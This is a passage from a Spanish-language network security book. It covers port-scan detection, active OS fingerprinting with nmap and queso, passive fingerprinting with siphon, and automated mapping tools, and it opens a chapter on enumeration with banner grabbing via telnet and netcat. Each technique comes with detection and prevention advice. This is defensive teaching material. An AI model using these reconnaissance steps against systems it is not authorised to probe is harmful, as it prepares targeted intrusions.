Strobe	X			http://linux.maruhn.com/sec/strobe.html
tcp_scan	X			http://wwdsilx.wwdsi.com/saint
udp_scan		X		http://wwdsilx.wwdsi.com/saint
Nmap	X	X	X	http://www.insecure.org/nmap
Netcat	X	X		http://netcat.sourceforge.net/
Windows				
Netcat	X	X*		http://joncraton.org/files/nc111nt.zip
SuperScan	X	X		http://www.foundstone.com/us/resources/termsofuse.asp?file=superscan4.zip
WUPS		X		http://ntsecurity.nu
ScanLine	X	X		http://www.foundstone.com/us/resources/termsofuse.asp?file=scanline.zip

*** Precaución: el escaneo UDP de netcat nunca funciona bajo Windows, así que no dependa de éste.**

Tabla 2-2 Herramientas y características de escaneo populares.

y resulta un NIDS grandioso. (Observe que la versión 1.x de Snort no maneja bien la fragmentación de paquetes.) Aquí se muestra una lista de ejemplo de un intento de escaneo de puerto:

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]
05/22-18:48:53.681227
[**] spp_portscan: portscan status from 192.168.1.10: 4 connections across
     1 hosts: TCP (0), UDP(4) [**]
05/22-18:49:14.180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22-18:49:34.180236
```

Desde la perspectiva de un host UNIX, la utilería scanlogd (http://www.openwall.com/scanlogd) de Solaris Designer es una herramienta de detección de escaneo de puertos TCP, y detectará y registrará esos ataques. Es importante recordar que si comienza a ver un patrón de escaneos de puerto de un sistema o red particular, puede indicar que alguien está realizando reconocimiento de red en su sitio. Debe prestar atención a esa actividad debido a que un ataque a gran escala puede ser inminente. Por último, debe tener en cuenta que existen desventajas en tomar acción activa contra los intentos de escaneo de puertos, o su bloqueo. El problema principal es que el atacante puede usar como señuelo la dirección IP de una parte inocente, así que su sistema tomaría acción contra éste. Un estupendo artículo de Solar Designer puede encontrarse en http://www.openwall.com/scanlogd/P53-13.gz. Éste proporciona consejos adicionales sobre el diseño y el ataque a sistemas de detección de escaneo de puerto.

Casi todas las firewalls pueden y deben configurarse para detectar intentos de escaneo de puerto. Algunas hacen un mejor trabajo que otras en detectar escaneos sigilosos. Por ejemplo, muchas firewalls tienen opciones específicas para detectar los escaneos SYN mientras ignoran completamente los FIN. La parte más difícil de detectar escaneos de puerto está en cernir los volúmenes de archivos de registro. También recomendamos configurar sus alertas para que se disparen en tiempo real por medio de correo electrónico. Use un *umbral de registro*, cuando sea posible, para que alguien no trate de realizar un ataque de negación de servicio al llenar su correo electrónico. El umbral de registro agrupará alertas, en lugar de enviar una alerta para cada instancia de una investigación posible.

Desde la perspectiva de Windows, una utilería, denominada Attacker de Foundstone (http://www.foundstone.com), puede usarse para detectar escaneos de puerto simples. La herramienta gratuita le permite escuchar puertos particulares y le alertará cuando los escaneos de puertos den con tales puertos. Aunque está técnica no es a prueba de novatos, definitivamente puede mostrar a los hackers inocentes que ejecutan escaneos de puerto completos y no tratan de ocultar sus firmas de atacante.

Prevención Aunque es difícil evitar que alguien lance una prueba de escaneo de puerto contra su sistema, minimizará su exposición al deshabilitar todos los servicios innecesarios. En el entorno Unix, puede lograr esto al quitar comentarios de servicios no necesarios en /etc/inetd.conf y deshabilitar servicios de sus secuencias de comandos de inicio. Una vez más, esto se analiza con más detalle en el capítulo 5 en UNIX.

En el caso de Windows, también debe deshabilitar todos los servicios que no son necesarios. Esto es mucho más difícil debido a la forma en que opera Windows, porque los puertos 139 y 445 TCP proporcionan gran parte de la funcionalidad nativa de Windows. Sin embargo, puede des-

habilitar estos servicios dentro del menú Panel de Control | Servicios. En el capítulo 4 se analizan riesgos y medidas para contrarrestar de Windows de manera más detallada. En el caso de otros sistemas operativos o dispositivos, consulte el manual de usuario para determinar cómo reducir el número de puertos que escuchan sólo los requeridos para la operación.

DETECCIÓN DE SISTEMAS OPERATIVOS

Como hemos demostrado hasta ahora, existen mucha información valiosa y demasiados tipos de técnicas de escaneo de puerto para descubrir puertos abiertos en un sistema de destino. Si lo recuerda, éste fue nuestro primer objetivo (escaneo de puerto para identificar puertos TCP y UDP que escuchan en el sistema de destino). Y con esta información podemos determinar si el puerto que escucha tiene vulnerabilidades posibles, ¿verdad? Bueno, aún no. Primero necesitamos descubrir más información acerca del sistema de destino. Ahora nuestro objetivo es determinar el tipo de sistema operativo en ejecución.

Detección del sistema operativo activo

Popularidad:	*10*
Simplicidad:	*8*
Impacto:	*4*
Evaluación del riesgo:	***7***

La información de sistema operativo será útil durante nuestra etapa de creación del mapa de vulnerabilidad, que se analizará en capítulos posteriores. Es importante recordar que tratamos de ser tan precisos como sea posible al determinar las vulnerabilidades asociadas de nuestros sistemas de destino. No queremos alterarnos sin razón y decirle al departamento de tecnología de la información que arregle algo que no es vulnerable o, peor aún, que no existe. Por lo tanto, necesitamos identificar el sistema operativo de destino al nivel más fino posible.

Existen varias técnicas para realizar este trabajo. Podemos aplicar técnicas simples de captura de anuncios, como se analiza en el capítulo 3, que captura información de servicios como FTP, telnet, SMTP, HTTP, POP y otros. Ésta es la forma más simple de detectar un sistema operativo y el número de versión asociado a este servicio en ejecución. Y después existe una técnica mucho más precisa: la de detección de pilas. Hoy en día, tenemos algunas buenas herramientas que nos ayudarán con la tarea. Dos de las herramientas más precisas que tenemos a nuestra disposición son las omnipresentes y poderosas nmap y queso, las cuales proporcionan capacidades de toma de huellas de la pila.

Toma de huellas de la pila activa

Antes de pasar al uso de nmap y queso, es importante explicar exactamente qué es la toma de *huellas de la pila*. Se trata de una tecnología muy poderosa que le permite determinar rápidamente el sistema operativo de cada host con un alto grado de probabilidad. En esencia, existen muchos matices que varían entre una implementación de la pila IP de un vendedor y la de otro. Con frecuencia, los vendedores interpretan guías específicas de RFC de forma diferente cuando es-

criben sus pilas TCP/IP. Por lo tanto, al probar estas diferencias, podemos comenzar por hacer una adivinanza informada de cuál es el sistema operativo exacto en uso. Para tener mucha más confiabilidad, la toma de huellas de la pila generalmente requiere al menos un puerto escucha. Nmap hará una suposición informada del sistema operativo en uso si no hay puertos abiertos. Sin embargo, la precisión de tal suposición será muy baja. El papel definitivo sobre el tema fue escrito por Fyodor, publicado por primera vez en *Phrack Magazine*, y puede encontrarse en http://www.insecure.org/nmap/namp-fingerprinting-article.html.

Examinemos los tipos de investigaciones que pueden enviarse para ayudar a distinguir un sistema operativo de otro:

- **Prueba FIN** Un paquete FIN se envía a un puerto abierto. Como se mencionó antes, RFC 793 establece que el comportamiento correcto es no responder. Sin embargo, muchas implementaciones de pila (como Windows NT/200X/Vista) responderán con un FIN/ACK.
- **Prueba de marca falsa** Una marca TCP no definida se establece en el encabezado TCP de un paquete SYN. Algunos sistemas operativos, como Linux, responderán con la marca establecida en su paquete de respuesta.
- **Muestreo de número de secuencia inicial (ISN, Initial Sequence Number)** La premisa básica es encontrar un patrón en la secuencia inicial seleccionada por la implementación TCP cuando responde a una petición de conexión.
- **Monitoreo del bit de no fragmentación** Algunos sistemas operativos establecerán un "bit de no fragmentación" para mejorar el rendimiento. Este bit puede monitorearse para determinar los tipos de sistemas operativos que exhiben este comportamiento.
- **Tamaño de ventana inicial TCP** Se rastrea el tamaño de la ventana inicial en paquetes regresados. En el caso de algunas implementaciones de pila, este tamaño es único y puede agregar gran parte de la precisión del mecanismo de toma de huellas.
- **Valor ACK** Las pilas IP difieren en el valor de la secuencia que usan para el campo ACK, así que algunas implementaciones regresarán el número de secuencia que usted envió, y otros enviarán de regreso un número de secuencia +1.
- **Apagado de mensaje de error ICMP** Los sistemas operativos pueden seguir la RFC 1812 (http://www.ietf.org/rfc/rfc1812.txt) y limitar la tasa a la que se envían mensajes de error. Al enviar paquetes UDP a algún puerto de número alto aleatorio, puede contar el número de mensajes no alcanzados recibidos dentro de un periodo determinado. Esto también es útil para determinar si los puertos UDP están abiertos.
- **Cita del mensaje ICMP** Los sistemas operativos difieren en la cantidad de información que se cita cuando se encuentran errores ICMP. Al examinar el mensaje citado, puede hacer algunas suposiciones acerca del sistema operativo de destino.
- **Integridad del *echo* del mensaje de error ICMP** Algunas implementaciones de pila pueden modificar los encabezados IP cuando envían mensajes de error ICMP de regreso. Al examinar los tipos de alteraciones que se hacen a los encabezados, puede hacer algunas suposiciones acerca del sistema operativo de destino.
- **Tipo de servicio** En el caso de mensajes "ICMP port unreachable", se examina el tipo de servicio. Casi todas las implementaciones de pila usan 0, pero esto puede variar.

- **Manejo de fragmentación** Como lo señalaron Thomas Ptacek y Tim Newsham en su importante artículo "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" (Inserción, evasión y negación de servicio: cómo eludir la detección de intrusos de red), diferentes pilas manejan los fragmentos superpuestos de forma diferente. Algunas pilas sobrescribirán los datos viejos con los nuevos, y viceversa, cuando los fragmentos se vuelven a ensamblar. Al observar cómo se ensamblan paquetes de investigación, puede hacer algunas suposiciones acerca del sistema operativo de destino.
- **Opciones de TCP** Las opciones de TCP se definen con la RFC 793 y de forma más reciente con la RFC 1323 (http://www.ietf.org/rfc/rfc1323.txt). Opciones más avanzadas proporcionadas por la RFC 1323 tienden a participar en casi todas las implementaciones de pila actuales. Al enviar un paquete con varias opciones establecidas (como falta de operación, tamaño de segmento máximo, factor de escala de ventana y etiquetas de tiempo) es posible hacer algunas suposiciones acerca del sistema operativo de destino.

Nmap emplea las técnicas mencionadas (con excepción del manejo de fragmentación y citas de mensaje de error ICMP) al usar la opción `-O`. Echemos un vistazo a nuestra red de destino:

```
[root] nmap -O 192.168.1.10
Starting nmap V. 4.68 by fyodor@insecure.org
Interesting ports on shadow (192.168.1.10):
Port    State       Protocol   Service
7       open        tcp         echo
9       open        tcp         discard
13      open        tcp         daytime
19      open        tcp         chargen
21      open        tcp         ftp
22      open        tcp         ssh
23      open        tcp         telnet
25      open        tcp         smtp
37      open        tcp         time
111     open        tcp         sunrpc
512     open        tcp         exec
513     open        tcp         login
514     open        tcp         shell
2049    open        tcp         nfs
4045    open        tcp         lockd

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=26590 (Worthy challenge)
Remote operating system guess: Solaris 2.5, 2.51
```

Al utilizar la opción de toma de huellas digitales de pila de nmap, es fácil determinar con precisión el sistema operativo de destino. La precisión de la determinación depende ampliamente de, por lo menos, un puerto abierto en el de destino. Pero aunque no hay puertos abiertos en el sistema de destino, nmap aún puede hacer una suposición estudiada acerca de su sistema operativo:

```
[root]# nmap -p80 -O 10.10.10.10
Starting nmap V. 4.68 by fyodor@insecure.org
Warning: No ports found open on this machine, OS detection will be MUCH
less reliable
No ports open for host (10.10.10.10)

Remote OS guessed: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34,
Linux 2.0.35-36, Linux 2.1.24 Power PC, Linux 2.1.76,
Linux 2.1.91 - 2.1.103, Linux 2.1.122 - 2.1.132; 2.2.0-prel - 2.2.2,
Linux 2.2.0-pre6 - 2.2.2-ac5

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Por lo tanto, aunque no haya puertos abiertos, nmap adivinó correctamente el sistema operativo de destino como Linux (una adivinanza afortunada).

Una de las mejores características de nmap es que su lista de firma se mantiene en un archivo denominado nmap-os-fingerprints. Cada vez que se publica una nueva versión de nmap, este archivo se actualiza con las firmas adicionales. Al momento de escribir este libro, hay cientos de firmas en la lista.

Aunque, al parecer, nmap detecta TCP de manera muy precisa al momento de escribir este libro, la tecnología no es perfecta y sólo suele proporcionar suposiciones extensas que a veces no ayudan mucho. Pero a pesar de los desafíos, no fue el primer programa en implementar estas técnicas. Queso es una herramienta de detección de sistema operativo que fue lanzado antes de que Fyodor incorporara su detección de sistema operativo en nmap. Es importante observar que queso no es un escáner de puerto y sólo realiza detección de sistema operativo por medio de un solo puerto abierto (el puerto 80, como opción predeterminada). Si el puerto 80 no está abierto en el servidor de destino, es necesario especificar un puerto abierto, como se demuestra a continuación, al usar queso para determinar el sistema operativo de destino por medio del puerto 25:

```
 [root] queso 10.10.10.20:25
10.10.10.20:25          * Windoze 95/98/NT
```

Medidas para contrarrestar la detección de sistema operativo

Es posible dar los siguientes pasos de detección y prevención para ayudar a mitigar el riesgo de detección del sistema operativo.

Detección Muchas de las herramientas de detección de escaneo de puerto mencionadas antes pueden usarse para observar detección de sistema operativo. Aunque no indican específicamente que un escaneo de detección de sistema operativo nmap o queso está llevándose a cabo, pueden detectar un escaneo con un conjunto de opciones específicas, como la señal SYN.

Prevención Desearíamos que hubiera una forma sencilla de corregir detecciones de sistema operativo, pero no es un problema fácil de resolver. Es posible hackear el código fuente operativo o modificar un parámetro del sistema operativo para cambiar una de las características de recolección de huellas de pila únicas. Sin embargo, esto puede afectar de forma adversa la funcionalidad del sistema operativo. Por ejemplo, FreeBSD 4.x soporta la opción de kernel TCP_DROP_SYNFIN, que se utiliza para ignorar un paquete SYN+FIN utilizado por nmap cuando realiza recolección de huellas de pila. Habilitar esta opción le ayuda a combatir la detección de sistema operativo, pero romperá el soporte al RFC 1644, "TCP Extensions for Transactions" (Extensiones para transacciones TCP).

Creemos que sólo las firewalls o los proxies robustos y seguros deben someterse a escaneos de Internet. Como dice el viejo dicho "seguridad mediante oscuridad" no es su primera línea de defensa. Aunque los atacantes llegaran a conocer el sistema operativo, tendrían dificultades para obtener acceso al sistema de destino.

Identificación pasiva de sistema operativo

Popularidad:	*5*
Simplicidad:	*6*
Impacto:	*4*
Evaluación del riesgo:	***5***

Hemos demostrado lo efectiva que puede ser la toma de huellas de pila, al usar herramientas como nmap y queso. Es importante recordar que las técnicas de detección de pila mencionadas antes están activas por su naturaleza. Enviamos paquetes a cada sistema para determinar idiosincrasias específicas de la pila de red, que nos permitió adivinar el sistema operativo en uso. Debido a que tuvimos que enviar paquetes al sistema de destino, fue relativamente sencillo para un sistema IDS basado en red determinar que se había lanzado una investigación de identificación de sistema operativo. Por lo tanto, no es una de las técnicas más sigilosas que un atacante empleará.

Toma de huellas de pila pasiva

La toma de huellas de pila pasiva tiene un concepto similar a la toma de huellas de pila activa. Sin embargo, en lugar de enviar paquetes al sistema de destino, un atacante monitorea la red de forma pasiva para determinar el sistema operativo en uso. Por lo tanto, al monitorear el tráfico de red entre varios sistemas, podemos determinar los sistemas operativos en una red. Sin embargo, esta técnica depende exclusivamente de estar en la ubicación central en la red y en un puerto que permita captura de paquetes (por ejemplo, un puerto espejo).

Lance Spitzner ha realizado gran cantidad de investigación en el área de la toma de huellas de pila y ha escrito un ensayo que describe sus descubrimientos en http://project.honeynet.org. Además, Marshall Beddoe y Chris Abad desarrollaron `siphon`, una herramienta de creación de mapas de puertos pasiva, identificación de sistema operativo y topología de red en http://packetstormsecurity.org/UNIX/utilities/siphon-v.666.tar.gz.

Con esos pocos antecedentes, veamos cómo funciona la toma de huellas de pila pasiva.

Firmas pasivas

Varias características de tráfico pueden usarse para identificar un sistema operativo. Limitaremos nuestro análisis a varios atributos asociados con una sesión TCP/IP:

- **TLL** ¿Qué establece el sistema operativo como tiempo de vida en un paquete saliente?
- **Tamaño de ventana** ¿Qué establece el sistema operativo como tamaño de ventana?
- **DF** ¿El sistema operativo establece el bit de no fragmentación?

Al analizar pasivamente cada atributo y comparar los resultados con una base de datos de atributos, puede determinar el sistema operativo remoto. Aunque este método no tiene garantizado producir la respuesta correcta cada vez, los atributos pueden combinarse para generar resultados muy confiables. Esta técnica es exactamente la que usa `siphon`.

Echemos un vistazo a un ejemplo de cómo funciona esto. Si usamos telnet de la sombra del sistema (192.168.1.10) a quake (192.168.1.11), podemos identificar pasivamente al sistema operativo al usar `siphon`:

```
[shadow]# telnet 192.168.1.11
```

Al usar nuestro olfateador favorito, Snort, podemos revisar el rastro de un paquete parcial de nuestra conexión telnet:

```
06/04-11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934 DF
**S***A* Seq: 0xD3B709A4 Ack: 0xBE09B2B7 Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP WS: 0 MSS: 1460
```

Al ver nuestros tres atributos TCP/IP, podemos encontrar lo siguiente:

- TTL = 255
- Tamaño de ventana = 0x2798
- Bit de no fragmentación (DF, Don't fragment bit) = Yes

Ahora, revisemos el archivo de base de datos de recopilación de huellas `siphon` osprints.conf:

```
[shadow]# grep -i solaris osprints.conf
# Window:TTL:DF:Operating System DF = 1 for ON, 0 for OFF.
2328:255:1:Solaris 2.6 - 2.7
2238:255:1:Solaris 2.6 - 2.7
2400:255:1:Solaris 2.6 - 2.7
2798:255:1:Solaris 2.6 - 2.7
FE88:255:1:Solaris 2.6 - 2.7
87C0:255:1:Solaris 2.6 - 2.7
FAF0:255:0:Solaris 2.6 - 2.7
FFFF:255:1:Solaris 2.6 - 2.7
```

Podemos ver que la cuarta entrada tiene los atributos exactos de nuestro rastreo Snort: un tamaño de ventana de 2798, un TLL de 255 y el bit DF establecido (igual a 1). Por lo tanto, podemos adivinar con precisión el sistema operativo de destino al usar `siphon`:

```
[crush]# siphon -v -i x10 -o fingerprint.out
Running on: 'crush' running FreeBSD 4.0-RELEASE on a(n) i386
Using Device: x10
Host            Port  TTL  DF      Operating System
192.168.1.11    23    255  ON      Solaris 2.6 - 2.7
```

Como puede ver, fuimos capaces de adivinar el sistema operativo de destino, que resultó ser Solaris 2.6, con relativa facilidad. Es importante recordar que podemos hacer una suposición informada sin enviar un solo paquete a 192.168.1.11 (todo este análisis fue hecho con sólo capturar paquetes en la red).

Un atacante puede usar la toma de huellas digitales activa para crear un mapa de una víctima posible al navegar a su sitio Web y analizar un rastro de red o al usar una herramienta como `siphon`. Aunque es una técnica efectiva, tiene algunas limitaciones. En primer lugar, las aplicaciones que generan sus propios paquetes (por ejemplo, nmap) no usan la misma firma que el sistema operativo. Por lo tanto, sus resultados tal vez no sean acertados. En segundo lugar, debe estar en una posición para capturar estos paquetes (que puede ser difícil en un conmutador sin habilitar la creación de un espejo de puerto). En tercer lugar, le resulta simple a un host remoto cambiar los atributos de conexión. Pero este último problema afecta incluso a las técnicas de detección activas.

Medidas para contrarrestar la detección pasiva de sistema operativo

Consulte la medida preventiva en "Medidas para contrarrestar la detección de sistema operativo", en las páginas iniciales de este capítulo.

El conjunto completo: herramientas de descubrimiento automatizadas

Popularidad:	*10*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

Hay muchas otras herramientas disponibles, y cada día se escriben más, que ayudarán al descubrimiento de red. Aunque no podemos mostrar una lista con cada herramienta concebible, queremos resaltar dos utilerías adicionales que se añadirán a las herramientas ya analizadas.

Cheops está disponible en http://cheops-ng.sourceforge.net/ y se muestra en la figura 2-8. Es una utilería gráfica diseñada para ser una herramienta todo incluido de creación de mapas de red. Cheops integra ping, traceroute, capacidades de escaneo de puerto y detección de sistema operativo (por medio de queso) en un solo paquete. Cheops proporciona una interfaz simple que muestra visualmente sistemas y redes relacionadas, haciendo que sea más fácil entender el terreno.




Figura 2-8 Cheops proporciona muchas utilerías de creación de mapas de red en un paquete gráfico.

Tkined es parte del paquete Scotty, que se encuentra en http://linux.maruhn.com/sec/scotty-tkined.html. Tkined es un editor de red escrito en Tcl que integra varias herramientas de administración de red, que le permite descubrir redes IP. Tkined es muy expansible y le permite realizar actividades de reconocimiento de red, mostrando gráficamente los resultados. Aunque no realiza detección de sistema operativo, realizará muchas de las tareas mencionadas en el capítulo 1. Además de tkined, hay otras varias secuencias de comandos de descubrimiento proporcionadas con Scotty que vale la pena explorar.

Medidas para contrarrestar herramientas de descubrimiento automatizado

Herramientas como Scotty, tkined y cheops usan una combinación de todas las técnicas ya analizadas. Las mismas técnicas para detectar estos ataques aplican a la detección de descubrimientos de herramientas automatizadas.

RESUMEN

Hemos cubierto las herramientas y técnicas que son requisito para realizar barridos de ping; escaneo de puerto TCP, UDP e ICMP; y detección de sistema operativo. Al usar herramientas de barrido de ping, puede identificar sistemas que están vivos y apuntar a posibles objetivos. Al usar una gran cantidad de herramientas y técnicas de escaneo TCP y UDP, puede identificar servicios que tal vez están escuchando y hacer algunas suposiciones acerca del nivel de exposición asociada con cada sistema. Por último, demostramos cómo los atacantes podrían usar software de detección de sistema operativo para determinar con precisión el sistema operativo específico utilizado por los sistemas de destino. Conforme continuemos, verá que la información recolectada hasta ahora es crítica para montar un ataque enfocado.

CAPÍTULO 3

ENUMERACIÓN

Ahora que el atacante ha identificado de forma exitosa hosts vivos y servicios en ejecución al usar las técnicas analizadas en el capítulo 2, probará los servicios identificados más a fondo para conocer debilidades, un proceso que denominamos *enumeración*.

La diferencia clave entre las técnicas de obtención de información que se analizó antes y la enumeración es el nivel de intrusión. La enumeración incluye conexiones activas al sistema y consultas directas. Como tal, pueden (¡deben!) registrarse o notarse de otra manera. Le mostraremos cómo buscarlas y bloquearlas, si es posible.

Gran parte de la información almacenada mediante enumeración puede parecer inofensiva a primera vista. Sin embargo, la información que se escapa de los siguientes agujeros puede significar su destrucción, como trataremos de ilustrar a lo largo de este capítulo. En general, la información que buscarán los atacantes por medio de enumeración incluye nombres de cuentas de usuario (para informar ataques de suposición de contraseña posteriores), recursos compartidos a menudo mal configurados (por ejemplo, archivos compartidos no asegurados), y versiones de software viejas con vulnerabilidades de seguridad conocidas (como servidores Web con desbordamiento de búfer remoto). Una vez que un servicio está enumerado, suele ser cuestión de tiempo antes de que un intruso ponga en peligro el sistema en cuestión en cierto grado, si no es que completamente. Al cerrar estos agujeros que se corrigen fácilmente, se elimina el primer punto de apoyo del atacante.

Las técnicas de enumeración tienden a ser específicas de la plataforma y, por lo tanto, dependen mucho de la información obtenida en el capítulo 2 (escaneos de puerto y detección de sistema operativo). De hecho, la funcionalidad del escaneo de puerto y la enumeración a menudo se juntan en una misma herramienta, como vio en el capítulo 2 con programas como SuperScan, que puede escanear una red para buscar puertos abiertos y, de forma simultánea, capturar anuncios de cualquiera que se descubra escuchando. Este capítulo comenzará con un breve análisis de la captura de anuncios, la más genérica de las técnicas de enumeración, y después entraremos a fondo con mecanismos más específicos de la plataforma que tal vez necesiten herramientas más especializadas.

Los servicios se analizarán en orden numérico de acuerdo con el puerto en que suelen escuchar, TCP o UDP (por ejemplo), se analizará primero el 21 de TCP (FTP), después el 23 de TCP (telnet), en seguida el 25 de TCP (SMTP), y así sucesivamente. En este capítulo no se cubre de manera exhaustiva cada técnica de enumeración concebible contra todos los 65 535 puertos TCP y UDP; nos concentraremos sólo en los servicios que tradicionalmente han proporcionado la mayor parte de la información acerca de sistemas de destino, basados en nuestra experiencia profesional como probadores de seguridad. Esperamos que esto ilustre con más claridad cómo está diseñada la enumeración para ayudarle a tener una comprensión más concisa del objetivo, junto con la forma de avanzar en la agenda principal del atacante de obtener acceso no autorizado al sistema.

NOTA En todo este capítulo usaremos la frase "Familia NT" para referirnos a todos los sistemas basados en la plataforma "New Technology" (NT, nueva tecnología) de Microsoft, que incluye Windows NT 3.*x*-4.*x*, Windows 2000, Windows XP, Windows 2003, Windows Vista y Windows Server 2008. Donde sea necesario, diferenciaremos entre versiones de escritorio y servidor. En contraste, haremos referencia al linaje Microsoft DOS/Windows 1.*x*/3.*x*/9*x*/Me como la "Familia DOS".

CAPTURA DE ANUNCIOS BÁSICA

La técnica más elemental de enumeración es la *captura de anuncios*, que se mencionó de manera breve en el capítulo 2. Puede definirse simplemente como conectarse a aplicaciones remotas y observar la salida, y puede ser sorprendentemente informativo para los atacantes remotos. Cuando menos, pueden identificar la marca y modelo de un servicio en ejecución, lo que en muchos casos es suficiente para establecer el proceso de investigación de vulnerabilidad en movimiento.

Como también se observó en el capítulo 2, muchas herramientas de escaneo de puerto pueden realizar captura de anuncios en paralelo con su función principal de identificar puertos abiertos (el precursor de un servicio remoto explotable). En esta sección se catalogarán un poco las técnicas *manuales* más comunes para captura de anuncios, las cuales ningún hacker que se respete debe ignorar (sin importar lo automáticos que sean los escáneres de puerto).

Lo básico de la captura de anuncios: telnet y netcat

Popularidad:	*5*
Simplicidad:	*9*
Impacto:	*1*
Evaluación del riesgo:	***5***

El mecanismo manual probado y garantizado para enumerar anuncios e información de aplicación se ha basado tradicionalmente en telnet (una herramienta de comunicaciones remotas generada en casi todos los sistemas operativos). Usar telnet para capturar anuncios es tan fácil como abrir una conexión telnet a un puerto conocido en el servidor objetivo, presionar ENTER unas cuantas veces, si es necesario, y ver qué es lo que regresa:

```
C:\>telnet www.ejemplo.com 80

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2008 21:33:04 GMT
Content-Type: text/html
Content-Legth: 87

<html><head><title>Error</title>
</head><body>The parameter is incorrect. </body>
</html>
```

Ésta es una técnica genérica que funciona con casi todas las aplicaciones comunes que responden en un puerto estándar, como HTTP puerto 80, SMTP puerto 25 y FTP puerto 21.

Para una herramienta de prueba ligeramente más quirúrgica, puede depender de netcat, la "navaja suiza TCP/IP". Netcat fue escrita por Hobbit y llevada a la familia NT de Windows por Weld Pond, mientras estaba con el grupo de investigación de seguridad L0pht. Como verá en todo este libro, netcat pertenece al Salón de la Fama de los Administradores de Sistema por su elegante flexibilidad. Cuando la emplea el enemigo, es simplemente devastadora. Aquí exami-

naremos uno de sus usos más simples, conectarse a un puerto TCP/IP remoto y enumerar el anuncio de servicio:

```
C:\>nc -v www.ejemplo.com 80
www.ejemplo.com [10.219.100.1] 80 (http) open
```

Un poco de entrada aquí suele generar algún tipo de respuesta. En este caso, presionar enter causa lo siguiente:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2008 00:55:22 GMT
Content-Type: text/html
Content-Legth: 87

<html><head><title>Error</title>
</head><body>The parameter is incorrect. </body>
</html>
```

Una sugerencia del archivo readme de netcat analiza cómo redirigir el contenido de un archivo a netcat para obtener aún más información de sistemas remotos. Por ejemplo, cree un archivo de texto llamado nudge.txt que contenga una sola línea `GET / HTTP/1.0`, seguida por dos saltos de línea, y después lo siguiente:

```
[root$]nc -nvv -o banners.txt 10.219.100.1 80 < nudge.txt
(unknown) [10.219.100.1] 80 (http) open

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 16 Jul 2008 01:00:32 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Legth: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCRRABCR=BEFOAIJDCHMLJENPIPJGJACM; path=/
Cache-control: private

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
http://www.w3.org/TR/xhtml1/DTD/xhtm
l1-transitional.dtd">
<HTML>
<HEAD>
  <META NAME="keywords" CONTENT"=Ejemplo, Tecnología ">
  <META NAME="description" CONTENT="Bienvenido al sitio Web de Ejemplo. ">
```

```
<TITLE>Página principal de la corporacion Ejemplo</TITLE>
</HEAD>
</HTML>
```

SUGERENCIA El argumento `netcat -n` se recomienda cuando especifica direcciones IP numéricas como un objetivo.

¿Conoce algún punto para explotar Microsoft IIS 5.0? Ya lo ha entendido. Dependiendo del servicio que se está investigando, el archivo nudge puede obtener varias posibilidades como `HEAD / HTTP/1.0 <cr><cr>`, `QUIT <cr>`, `HELP <cr>`, `ECHO <cr>`, e incluso sólo un par de saltos de línea (`<cr>`).

Esta información puede concentrarse de manera importante en el esfuerzo de un intruso para poner en peligro el sistema. Ahora que se conocen el vendedor y la versión del software servidor, los atacantes pueden concentrarse en técnicas específicas para plataforma y saber las rutinas para explotar hasta que obtengan la correcta. El tiempo puede cambiar a su favor y contra el administrador de esta máquina. Escuchará más acerca de netcat en todo este libro.

Medidas para contrarrestar la captura de anuncios

Como ya observamos, la mejor defensa contra la captura de anuncios es apagar los servicios no necesarios. Como opción, restrinja el acceso a servicios al usar control de acceso a red. Tal vez la vía de entrada más amplia en un entorno sea ejecutar servicios de software vulnerables, así que esta restricción debe aplicar para combatir más que la sola captura de anuncios.

